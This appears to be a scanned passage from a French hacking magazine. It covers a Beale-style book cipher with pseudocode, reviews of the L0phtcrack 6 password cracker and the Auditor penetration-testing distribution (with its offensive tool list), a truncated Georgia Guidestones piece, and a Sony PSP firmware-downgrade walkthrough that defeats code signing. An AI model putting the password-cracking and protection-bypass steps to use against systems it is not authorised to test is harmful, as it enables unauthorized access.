La première étape consiste à récupérer le texte en clair à coder. Il suffit ensuite de l'insérer dans un array pour pouvoir travailler facilement avec la chaîne. Dès lors, il suffira d'organiser un cycle, du premier au dernier caractère pour implémenter le codage. La seconde étape consiste à récupérer un texte en entrée, la clé, en la plaçant dans un espace mémoire qui permette l'accès numéral aux mots. Pour des textes courts,

```
115, 73, 24, 807, 37, 52, 49, 17, 31, 62, 647, 22, 7, 15, 140, 47, 29, 107, 79, 84, 56,
239, 10, 26, 811, 5, 196, 308, 85, 52, 160, 136, 59, 211, 36, 9, 46, 316, 554, 122,
106, 95, 53, 58, 2, 42, 7, 35, 122, 53, 31, 82, 77, 250, 196, 56, 96, 118, 71, 140,
287, 28, 353, 37, 1005, 65, 147, 807, 24, 3, 8, 12, 47, 43, 59, 807, 45, 316, 101, 41,
78, 154, 1005, 122, 138, 191, 16, 77, 49, 102, 57, 72, 34, 73, 85, 35, 371, 59, 196,
81, 92, 191, 106, 273, 60, 394, 620, 270, 220, 106, 388, 287, 63, 3, 191, 122, 43,
234, 400, 106, 290, 314, 47, 48, 81, 96, 26, 115, 92, 158, 191, 110, 77, 85, 197, 46,
10, 113, 140, 353, 48, 120, 106, 2, 607, 61, 420, 811, 29, 125, 14, 20, 37, 105, 28,
248, 16, 159, 7, 35, 19, 301, 125, 110, 486, 287, 98, 117, 511, 62, 51, 220, 37, 113,
140, 807, 138, 540, 8, 44, 287, 388, 117, 18, 79, 344, 34, 20, 59, 511, 548, 107,
603, 220, 7, 66, 154, 41, 20, 50, 6, 575, 122, 154, 248, 110, 61, 52, 33, 30, 5, 38, 8,
14, 84, 57, 540, 217, 115, 71, 29, 84, 63, 43, 131, 29, 138, 47, 73, 239, 540, 52, 53,
79, 118, 51, 44, 63, 196, 12, 239, 112, 3, 49, 79, 353, 105, 56, 371, 557, 211, 515,
125, 360, 133, 143, 101, 15, 284, 540, 252, 14, 205, 140, 344, 26, 811, 138, 115,
48, 73, 34, 205, 316, 607, 63, 220, 7, 52, 150, 44, 52, 16, 40, 37, 158, 807, 37, 121,
12, 95, 10, 15, 35, 12, 131, 62, 115, 102, 807, 49, 53, 135, 138, 30, 31, 62, 67, 41,
85, 63, 10, 106, 807, 138, 8, 113, 20, 32, 33, 37, 353, 287, 140, 47, 85, 50, 37, 49,
47, 64, 6, 7, 71, 33, 4, 43, 47, 63, 1, 27, 600, 208, 230, 15, 191, 246, 85, 94, 511, 2
270, 20, 39, 7, 33, 44, 22, 40, 7, 10, 3, 811, 106, 44, 486, 230, 353, 211, 200, 31,
10, 38, 140, 297, 61, 603, 320, 302, 666, 287, 2, 44, 33, 32, 511, 548, 10, 6, 250,
557, 246, 53, 37, 52, 83, 47, 320, 38, 33, 807, 7, 44, 30, 31, 250, 10, 15, 35, 106,
160, 113, 31, 102, 406, 230, 540, 320, 29, 66, 33, 101, 807, 138, 301, 316, 353,
320, 220, 37, 52, 28, 540, 320, 33, 8, 48, 107, 50, 811, 7, 2, 113, 73, 16, 125, 11,
110, 67, 102, 807, 33, 59, 81, 158, 38, 43, 581, 138, 19, 85, 400, 38, 43, 77, 14, 27,
8, 47, 138, 63, 140, 44, 35, 22, 177, 106, 250, 314, 217, 2, 10, 7, 1005, 4, 20, 25,
44, 48, 7, 26, 46, 110, 230, 807, 191, 34, 112, 147, 44, 110, 121, 125, 96, 41, 51,
50, 140, 56, 47, 152, 540, 63, 807, 28, 42, 250, 138, 582, 98, 643, 32, 107, 140,
112, 26, 85, 138, 540, 53, 20, 125, 371, 38, 36, 10, 52, 118, 136, 102, 420, 150,
112, 71, 14, 20, 7, 24, 18, 12, 807, 37, 67, 110, 62, 35, 21, 95, 220, 511, 102, 811,
30, 83, 84, 305, 620, 15, 2, 108, 220, 106, 353, 105, 106, 60, 275, 72, 8, 50, 205,
185, 112, 125, 540, 65, 106, 807, 188, 96, 110, 16, 73, 33, 807, 150, 409, 400, 50,
154, 285, 96, 106, 316, 270, 205, 101, 811, 400, 8, 44, 37, 52, 40, 241, 34, 205,
38, 16, 46, 47, 85, 24, 44, 15, 64, 73, 138, 807, 85, 78, 110, 33, 420, 505, 53, 37,
38, 22, 31, 10, 110, 106, 101, 140, 15, 38, 3, 5, 44, 7, 98, 287, 135, 150, 96, 33, 84,
125, 807, 191, 96, 511, 118, 440, 370, 643, 466, 106, 41, 107, 603, 220, 275, 30,
150, 105, 49, 53, 287, 250, 208, 134, 7, 53, 12, 47, 85, 63, 138, 110, 21, 112, 140,
485, 486, 505, 14, 73, 84, 575, 1005, 150, 200, 16, 42, 5, 4, 25, 42, 8, 16, 811,
125, 160, 32, 205, 603, 807, 81, 96, 405, 41, 600, 136, 14, 20, 28, 26, 353, 302,
246, 8, 131, 160, 140, 84, 440, 42, 16, 811, 40, 67, 101, 102, 194, 138, 205, 51,
63, 241, 540, 122, 8, 10, 63, 140, 47, 48, 140, 288.
```

▲ La seconde clé de chiffrement de Beale. La seule déchiffrée ! Les deux autres résistent encore : toutes les techniques ont échoué face à leur algorithme, quasi inattaquable...

on peut utiliser un simple array, créé avec un split basé sur les espaces, d'une chaîne de texte.

En réalité, vous devriez vous retrouver avec un tableau au lieu d'un array : un split servira à séparer les mots entre eux et un second split vous permettra de diviser les mots en caractères (si votre langage ne permet pas de se référer directement aux caractères qui composent une chaîne), de façon à simplifier au maximum les comparaisons. La référence numérale à la première lettre (et sa comparaison avec le texte à coder) se basera ainsi sur de simples cycles.

En effet, cette approche ne fonc-

tionne que si l'on utilise des clés d'une longueur réduite, car les longues clés peuvent exiger beaucoup trop d'espace mémoire avec un coût de traitement qui pourrait s'avérer particulièrement onéreux. En choisissant un texte de 300 à 400 caractères et une clé comme la Divine Comédie, le coût du codage en termes de mémoire serait inutilement élevé.

C'est pourquoi, il semble plus judicieux de prévoir un analyseur syntaxique capable de travailler directement sur le fichier texte de la clé, de façon à se limiter à la transposition du texte en clair. De même, en introduisant l'impossibilité d'effectuer un pas en arrière avec l'analyseur syntaxique, les lettres seront obligatoirement codées de façon univoque, en supprimant toute

possibilité d'analyse du chiffre.

Vous devez ensuite vous assurer que le texte en clair ne puisse pas être trouvé avec quelques faiblesses intrinsèques. Les chiffres du texte en clair peuvent notamment être difficilement codés en éventuel texte chiffré, à moins que ces derniers ne soient écrits de façon explicite : "un" à la place de 1, cent vingt-trois mille quatre cent vingt-et-un à la place de 123 421, et ainsi de suite. En utilisant cette astuce, le texte chiffré acquiert même un niveau supérieur de complexité, en limitant ultérieurement les possibilités d'interception. Pour finir, il convient égale-

ment de prendre en compte le problème de l'échange de clés : une difficulté connue de tout système de chiffrement. En réalité, l'utilisation de textes disponibles sur le marché, surtout s'il s'agit de livres ou revues publiés, permet de suggérer à votre destinataire la clé à utiliser et ce, même si vous êtes en public. Les hypothèses et les idées sont les plus disparates : d'innocentes phrases d'état des réseaux sociaux jusqu'à la commande de livres en ligne.

PSEUDOCODE EN CLAIR

```
Input chiffré
Split chiffré(" ")
Déclarations : texteclair (= null)
Pour chaque chiffré(x)
    Lire texte clé jusqu'au mot numéro chiffré(x)
    texteclair=texteclair+ chiffré(x)(1)
X++
fin cycle
output texteclair
```

Le retour de L0phtcrack 6


Découvrez les caractéristiques de la nouvelle version du célèbre outil de cassage de mots de passe...

Presque 3 ans après sa dernière version (LC5), cet outil indispensable nous revient sous une forme totalement revue et corrigée. La version précédente avait été vendue à Symantec qui, contrainte d'obéir aux nouvelles règles imposées par le gouvernement américain, ne pouvait la vendre hors des USA et du Canada. En réalité, Symantec avait acheté l'entreprise qui avait produit l'outil, @stake, sans doute pour contrôler un produit qui ne fonctionnait que trop bien, empiétait sur "son" marché et trop puissant pour pouvoir être intégré à son offre commerciale. Mais c'est justement début 2009, que l'équipe d'origine de L0phtcrack a racheté le software à Symantec pour le mettre à jour vers la version 6 (LC6), en le proposant librement sous forme de démo (www.l0phtcrack.com).


:: Les nouveautés

Outre un support d'algorithmes multiprocesseur, un système de surveillance réseau et de décodage, LC6 est composé de différents outils très intéressants dans la mesure où ils sont programmables et permettent d'exploiter la puissance de calcul des versions 64 bits de Windows. Qui plus est, il s'agit toujours de l'outil le plus simple à utiliser pour récupérer des mots de passe, avec une interface intuitive et facile d'utilisation. Mais ce n'est pas tout. Certains wizards ont, en effet, été introduits : ils permettent également à l'administrateur le moins expérimenté de réaliser des analyses de sécurité de haut niveau, en recevant tout un tas d'informations qui, avec d'autres méthodes, prendraient beaucoup plus de temps (tout en nécessitant bien plus de connaissances). Au-delà de notre

jugement personnel, ce programme a en effet le mérite d'organiser la collecte d'informations, en l'accompagnant de représentations graphiques et de données statistiques, à même de satisfaire jusqu'aux plus exigeants.



L'interface de la nouvelle version de L0phtcrack a été revue et corrigée, avec un look franchement plus moderne !



▲ Grâce aux procédures wizards, l'utilisation du programme est simple et intuitive et ce, même pour les moins expérimentés.

:: Caractéristiques de l'outil

La liste des fonctions de LC6 est très longue. Nous ne reporterons donc ici que les principales informations dont l'équipe a déjà fait la publicité :

Password Scoring

LC6 évalue les mots de passe en fonction des toutes dernières statistiques générées par le monde de l'entreprise. Les éventuels résultats peuvent être les suivants : Strong, Medium, Weak, or Fail.

Pre-computed Dictionary Support

Pour des sessions de vérification des sécurités, il faut obligatoirement posséder des dictionnaires de mots de passe pré-calculés, LC6 supportant quant à lui les hashes des mots de passe. Un audit peut ainsi durer quelques minutes au lieu de plusieurs heures voire des jours.

Windows & Unix Password Support

LC6 importe et cracke des fichiers de mots de passe d'Unix et effectue un audit à partir d'une seule interface réseau.

Remote password retrieval

LC6 peut importer les mots de passe d'un Windows distant, y compris les versions 64 bits de Vista, Windows 7 et les machines UNIX, sans autre software tiers.

Scheduled Scans

L'audit de LC6 peut être programmé sur une base quotidienne, hebdomadaire, mensuelle ou encore n'être réalisé qu'une seule fois.

Remediation

LC6 propose une évaluation de solu-

tions alternatives pour les comptes dotés de mots de passe peu fiables. Ces comptes peuvent être désactivés ou l'expiration de leurs mots de passe peut être directement paramétrée depuis l'interface de LC6.

Updated Vista/Windows 7 Style UI

L'interface utilisateur a été améliorée et actualisée. Davantage d'informations sont accessibles pour chaque compte, y compris l'âge du mot de passe, l'état des blocages et l'état du compte (s'il est actif ou a été désactivé par exemple).

Executive Level Reporting

LC6 dispose d'une interface real-time, divisée en plusieurs colonnes. Les résultats des audits sont affichés sur la base de la méthode d'audit, du niveau de risque et du set des caractères utilisés par le mot de passe.

Password Risk Status

Affiche l'état du risque en quatre catégories différentes : Empty, High Risk, Medium Risk, and Low Risk.

Password Audit Method

Affiche l'intégralité des quatre méthodes utilisées par LC6 : Dictionary, HybridHybrid, Precomputed, and Brute Force.

Password Character Sets

Affiche l'intégralité du set de caractères utilisés, en incluant des caractères alphanumériques, symboles, caractères internationaux.

Password Length Distribution

Affiche la longueur moyenne du mot de passe découvert pour chaque compte.

Summary Report

Résume l'état du mot de passe (Locked, Disabled, Expired) ou indique si le mot de passe a été créé



▲ L0phtcrack peut récupérer les mots de passe dans un réseau Windows NT72000/2003 et Unix sous ssh.



▲ Les rapports des actions réalisées sont présentés sous forme graphique, pour un affichage et une compréhension immédiats.

il y a plus de 180 jours.

Summary

Nombre de comptes crackés et nombre de noms de domaine testés.

Foreign Password Cracking

LC6 supporte les set de caractères étrangers pour la Force Brute, tout comme les dictionnaires externes. Par le biais des menus déroulants, vous pouvez modifier la langue et le set de caractères. LC6 est toutefois fourni avec différents dictionnaires étrangers.

:: Son coût ?

LC6 est réellement un produit destiné à révolutionner l'univers des outils de sécurité. Qui plus est, il est disponible en trois versions pour toutes les bourses : Professional (295\$), Administrator (595\$) et Consultant (1195\$). Concrètement, les deux dernières diffèrent de par la quantité de clients qui peut être analysée et de par un contrôle avancé des tables de hash des mots de passe. Pour vous faire une idée de toutes les possibilités proposées, outre le fait de tester carrément le produit dans sa version démo qui permet d'effectuer différentes analyses, nous vous conseillons de lire la documentation. Les manuels sont librement consultables sur le Net, à l'adresse [HYPERLINK "http://www.l0phtcrack.com/help"](http://www.l0phtcrack.com/help). Vous y trouverez également différents tutoriels expliquant pas à pas la façon de lancer une analyse par le biais de LC6.



Auditor Security Collection


La distribution Linux également utilisée par le FBI

Nous avons récemment parlé de BackTrack 4 Bêta. En attendant la sortie de sa version finale, étudions d'un peu plus près Auditor Security Collection, la distribution qui a donné naissance à BackTrack. Auditor est un système live qui, au départ, était basé sur Knoppix. Depuis 2005, il se base en revanche sur Kanotix et ce, du fait de différentes améliorations apportées. Avantage d'un système live : la possibilité de le tester sur n'importe quelle machine à disposition sans toucher à sa configuration. Un point très intéressant pour les spécialistes qui peuvent être amenés à vérifier la sécurité à partir d'un nœud du réseau lors d'un état des lieux. Dans les dernières versions délivrées (autrefois sous le logo de www.remote-exploit.org), un script graphique a toutefois été intégré, pour une installation stable sur disque dur et ce, pour passer facilement de la version live en lecture seule à la version standard totalement personnalisable.


:: Présentation d'Auditor

Auditor est un véritable arsenal de guerre pour la sécurité informatique, avec plusieurs applications pré-installées dédiées à des tests d'infiltration de réseaux LAN/WLAN et des outils pour forcer des dispositifs bluetooth. Pour résoudre certains problèmes de compatibilité avec les dispositifs Wi-Fi d'Intel (qui, en 2006, n'avaient toujours pas été résolus), la dernière version d'Auditor réalisée a été délivrée sous deux versions : avec support IPW2100 (Auditor-200605-02-ipw2100.iso) et sans ce support

(Auditor-200605-02-no-ipw2100.iso). Si vous avez besoin du driver IPW2200, nous vous déconseillons alors d'utiliser la version avec le driver IPW2100, à moins de mettre à jour manuellement le kernel de Linux (2.6.11) et de



▲ **Chargement de l'interface graphique d'Auditor.** Lors du boot système, vous pouvez sélectionner quelques modes graphiques, dont le mode fail-safe si vous rencontrez des problèmes d'affichage.



franchir ces limites. Auditor propose un environnement standardisé et stable qui facilite son apprentissage et son utilisation. Une attention particulière a été portée à sa présentation pour le rendre le plus convivial possible, tout en maintenant la puissance de ses outils, à commencer par leur classification qui reproduit les phases d'un contrôle de sécurité : foot-printing, analysis, scanning, wireless, brute forcing, cracking. Différentes applications d'usage courant sont également présentes (l'incontournable Firefox, mais aussi d'autres navigateurs). Ces dernières facilitent l'activité d'analyse et l'utilisation de la distribution, mais les outils spécifiques dédiés aux tests de sécurité constituent réellement le point fort du programme. Certains ont même été réécrits ou convertis par d'autres systèmes et plates-formes afin d'en mettre le plus possible sur un seul CD-ROM. Certains outils, comme Wellenreiter et Kismet, ont ainsi été équipés d'une identification automatique du hardware pour éviter des configurations agaçantes ou ennuyeuses des cartes sans fil.

:: Où télécharger Auditor ?

A partir de quel site peut-on télécharger Auditor ? Une question qui peut paraître étrange mais qui, au final, ne l'est pas tant que ça ! Vous aurez en effet du mal à trouver des sites qui permettent de télécharger les images ISO de cette distribution et ce, dans la mesure où il s'agit d'une distribution qui n'est plus supportée et qui plus est, à la limite de la légalité. L'équipe qui l'a développé, Remote-Exploit, ne l'affiche même plus sur



Le script d'installation est certes spartiate, mais fonctionnel. Vous pouvez partitionner votre disque dur et lancer l'installation.

son site. Pour l'heure, voici un site miroir qui le met à disposition : <http://ftp.dkuug.dk/security/Auditor>.

:: Considérations

Auditor représente par de nombreux côté un outil didactique qui permet d'évaluer sérieusement la sécurité d'un système ou d'un réseau. Son utilisation est clairement limitée par les compétences de l'utilisateur, mais l'orientation donnée au niveau de son interface incite à tester de nouvelles possibilités et donc à apprendre à utiliser des outils plus complexes. Pour ne citer qu'un exemple, l'irremplaçable Nmap est indiqué comme faisant partie des outils dédiés à l'identification d'un système d'exploitation, et peut être lancé à partir du menu dans ce seul but, mais nous savons bien que son potentiel va bien au-delà. Bien qu'apparemment dépassé par les versions de BackTrack, il représente à mon avis un excellent point de départ pour ceux qui souhaitent approfondir les thématiques de sécurité et donc évaluer les nouvelles distributions en fonction des critères de clareté et de fonctionnalité qui avaient été intégrés dans Auditor.

NESSUS C'E'

Voici les outils intégrés à la dernière version d'Auditor. Curieusement exclu de BT4, Nessus apparaît également.

- proxychains 1-8-1 (pour un scanning via proxy plus facile)
- yersinia-0.5.4
- kismet-logfile-viewer `klv.pl` et `klc.pl`
- ntp fingerprinting tool
- tftp bruteforce tool
- snmp fuzzer
- cisco torch 0.4b
- unicornscan 0.4.2
- packit
- sendip
- nasl 2.2.4
- tcpick
- cryptcat
- amap version 4.8
- tcpsplit
- Ethereal version 10.11
- ettercap-ng-0.72 avec modification apportée à `etter.conf`
- snmp tools remplace tinysnmp
- vnc2swf `/usr/X11R6/bin/recordwin` et `vnc2swf`
- edit_vnc2swf.py
- edit_mp3.py
- wpa-supplaciant 0.3.8
- hostapd-utils 0.3.7
- ssldump
- fragrouter
- Metasploit 2.4 avec toutes les mises à jour
- aircrack, mais pour l'instant sans menu
- fakeap `/opt/Auditor` mais pour l'instant sans menu, il faut écrire un script shell
- dsniiff 2.4b1-10
- nessus plugins mis à jour
- exploit tree mis à jour
- Snort 2.3.2-5
- Bleeding-edge rules pour snort
- aircrack nouveau
- airtsnort nouveau


UN NOUVEAU STONEHENGE...

*Pourquoi le Georgia Guidestones a-t-il été érigé ?
Ceux qui le savent se tairont à tout jamais et les
inscriptions ne sont pas là pour nous aider...*

C'est au nord-est de l'Etat de Géorgie que se dresse le monument le plus étrange d'Amérique : quatre énormes blocs de granit poli qui sortent de terre, pour former, vu du haut, un X de plus de cinq mètres. Chaque bloc dépasse les 20 tonnes et les quatre blocs soutiennent une cinquième pierre de plus de 12 tonnes. Personne ne sait exactement qui l'a commandé ni pourquoi. Seuls indices : une plaque métallique fixée au sol, qui explique comment interpréter les encoches et les trous taillés dans les blocs, ainsi qu'une série d'inscriptions gravées sur lesdits blocs. Ces inscriptions sont en 8 langues : anglais, espagnol, russe, chinois, arabe, hébreu, hindi et swahili et contiennent des commandements tels que GUIDE REPRODUCTION WISELY_IMPROVING FITNESS AND DIVERSITY, ou PRIZE TRUTH-BEAUTY-LOVE-SEEKING HARMONY WITH THE INFINITE.

:: Une horloge en pierre

Celui qui a construit Georgia Guidestones savait bien ce qu'il faisait. Le monument suit précisément la trajectoire du soleil, à l'instar du célèbre complexe de Stonehenge en Angleterre. Mais personne ne sait qui l'a construit. Georgia Guidestones a été créé en 1979



▲ Joe Fendley, l'homme qui a construit le monument sur commande d'un inconnu.

lorsqu'un monsieur distingué aux cheveux gris, après s'être présenté sous le nom de Robert C. Christian, s'est adressé à la société Elberton Granite Finishing pour commander le monument. Dans le comté d'Elbert, personne n'avait jamais demandé de pierres taillées d'une telle dimension. Christian expliqua que les énormes dalles de pierre devaient être gravées et servir de boussole, de calendrier et d'horloge. Mais elles devaient surtout résister également à des événements catastrophiques, pour guider d'éventuels êtres humains survivants vers la reconstruction de la civilisation. Joe Fendley, président de la société Elberton, déchargea Christian en lui demandant de se rendre auparavant à la banque du coin, ce dernier ne souhaitant pas travailler sans avoir vu la couleur de l'argent.

:: Identité secrète

"Christian" bondit sur-le-champ et rendit visite à Wyatt Martin, président de la Granity City Bank qui, au début, le prit pour un mythomane

PSP : avec le crack, c'est mieux !



Un downgrade... et le tour est joué !

Partons d'une question simple mais pourtant importante : pourquoi cracker une console Sony PSP ?

La réponse est tout aussi directe et simple : pour y faire tourner tous les logiciels souhaités. Pas (nécessairement...) des jeux vidéo téléchargés à partir du Net pour le petit bijou de Sony, mais des programmes qui, en temps normal, ne pourraient pas fonctionner. Et ce, parce que la console adopte un système de reconnaissance des codes "certifiés", à savoir ceux approuvés par Sony. Si aucune certification n'est reconnue, le code n'est pas exécuté et vous pouvez alors dire adieu à votre rêve de pouvoir utiliser un jour des distributions Linux, programmes de graphisme, jeux développés par des programmeurs indépendants, etc.


:: Question de downgrade

La Sony PSP, comme toute machine évoluée, dispose de son propre système d'exploitation, appelé "firmware". Il existe différentes versions de firmware, selon la période où vous avez acheté votre PSP. Bien sûr, vous pouvez mettre à jour votre version, par le biais des fichiers téléchargeables gratuitement sur le site officiel. A vrai dire, c'est Sony elle-même qui pousse à la mise à jour, en ajoutant de nouvelles fonctions accessoires. En réalité, ces dernières cachent également de "petites retouches" constamment apportées aux systèmes de protection anti-cracking. Donc, que faire ? Tout d'abord, déterminez la version de votre firmware, à l'aide du menu spécifique (l'emplacement du menu change en fonction de

la version du firmware, mais reste facilement accessible). Après avoir effectué cette opération, vous pouvez passer à la procédure de downgrade. Vous devez ramener le firmware à une version précédente, dénuée des technologies anti-cracking mises au point par Sony. S'il s'agit d'une procédure encore en phase expérimentale et très risquée pour les versions du firmware les plus récentes (notamment la version 5.50), elle est toutefois facile à réaliser pour la version 3.50 et les précédentes. Et, surtout, bien éprouvée et donc sûre.

:: Version 3.50

Pour effectuer le downgrade, assurez-vous d'avoir une copie originale du jeu Lumines et le firmware original de Sony version 1.5.



▲ **SmashGP n'est rien d'autre qu'une délicieuse version 2D, rapide et bien programmée, du grand classique, apprécié de tous les retrogamers, j'ai nommé "Smash Bros Melee".**

Si vous disposez de la version 3.10 ou 3.40 du firmware, vous devez alors effectuer sa mise à jour vers la version 3.50, puis procéder comme suit. Téléchargez le Downgrader for 3.50 firmware à l'adresse suivante : www.noobz.eu. Connectez votre console à votre PC, par le biais du port USB. Ouvrez le fichier téléchargé (c'est un fichier ZIP) et copiez le dossier MS_ROOT qui se trouve à l'intérieur, dans la petite carte mémoire de la PSP (vous en avez une, pas vrai ?). Renommez le fichier du firmware 1.5 en UPDATE.PBP, et copiez-le dans le sous-dossier GAME/UPDATE de la carte de la console. Déconnectez la console de l'ordinateur et paramétrez l'anglais comme langue par défaut. Eteignez totalement votre PSP, puis redémarrez-la, insérez le CD de Lumines et lancez le jeu. Dès lors, chargez le fichier de sauvegarde du jeu. Si tout s'est bien déroulé, la console redémarre, une fenêtre bleue apparaît et vous pouvez donc procéder au downgrade à proprement dit. Sélectionnez le menu Jeu/Memory Stick et lancez la mise à jour du firmware. Le cas échéant, confirmez la mise à jour du software de contrôle de la carte mère. Enfin, appuyez sur la touche X, jusqu'à la fin du downgrade. Pour la confirmation finale, appuyez sur la touche "cercle". Après le redémarrage, l'opération peut être considérée comme achevée.

:: Versions 2.5, 2.6 et 2.71

L'incroyable hacker espagnol Dark Alex (www.dark-alex.org) a délivré de nombreux downgraders, très simples à utiliser, pour ces versions de firmware de la console portable de Sony. Il suffit d'effectuer une recherche sur le Net et de taper des mots-clés du style Downgrader 2.71 Dark Alex, pour trouver par exemple, les liens où télécharger celui pour le firmware 2.71. Son utilisation, comme nous l'avons dit, est très simple : il s'agit de connecter la PSP à l'ordinateur, puis d'installer le software (les downgraders de Dark Alex sont en effet une forme de software pour PC) et de le lancer. Seule difficulté : l'utilisation de l'espagnol comme langue officielle de certaines versions de ces downgraders (d'autres sont en anglais), mais il suffit de lire les instructions un peu plus attentivement, en spécifiant la version de firmware souhaitée et l'unité correspondant à la carte mémoire de la PSP, pour un downgrade simple et rapide.

:: Version 2.80

En suivant une procédure semblable à celle expliquée pour le firmware 3.50, procurez-vous le Downgrader v2.80, téléchargeable à l'adresse : www.noobz.eu. Ouvrez le fichier ZIP, extrayez le dossier MS-ROOT qui se trouve à l'intérieur, et copiez-le dans la carte mémoire de la console. Renommez le fichier du firmware 1.50 en UPDATE.PBP et copiez-le dans le dossier GAME/UPDATE de la carte. Eteignez et redémarrez la console, puis procédez au downgrade en suivant les instructions (concrètement, il s'agit de toujours appuyer sur X). Une fenêtre bleue finale affichera le temps restant du downgrade.

:: Et maintenant ?

Le downgrade correspond au "déverrouillage" de la console. Dès lors, vous pouvez en effet installer des applications homebrew dans la carte, et les exécuter sans problème. Si vous êtes à la recherche d'un homebrew de qualité, ne serait-ce que pour effectuer des tests techniques, essayez SmashGP2x, disponible sur <http://membres.lycos.fr/matkeupon/>.



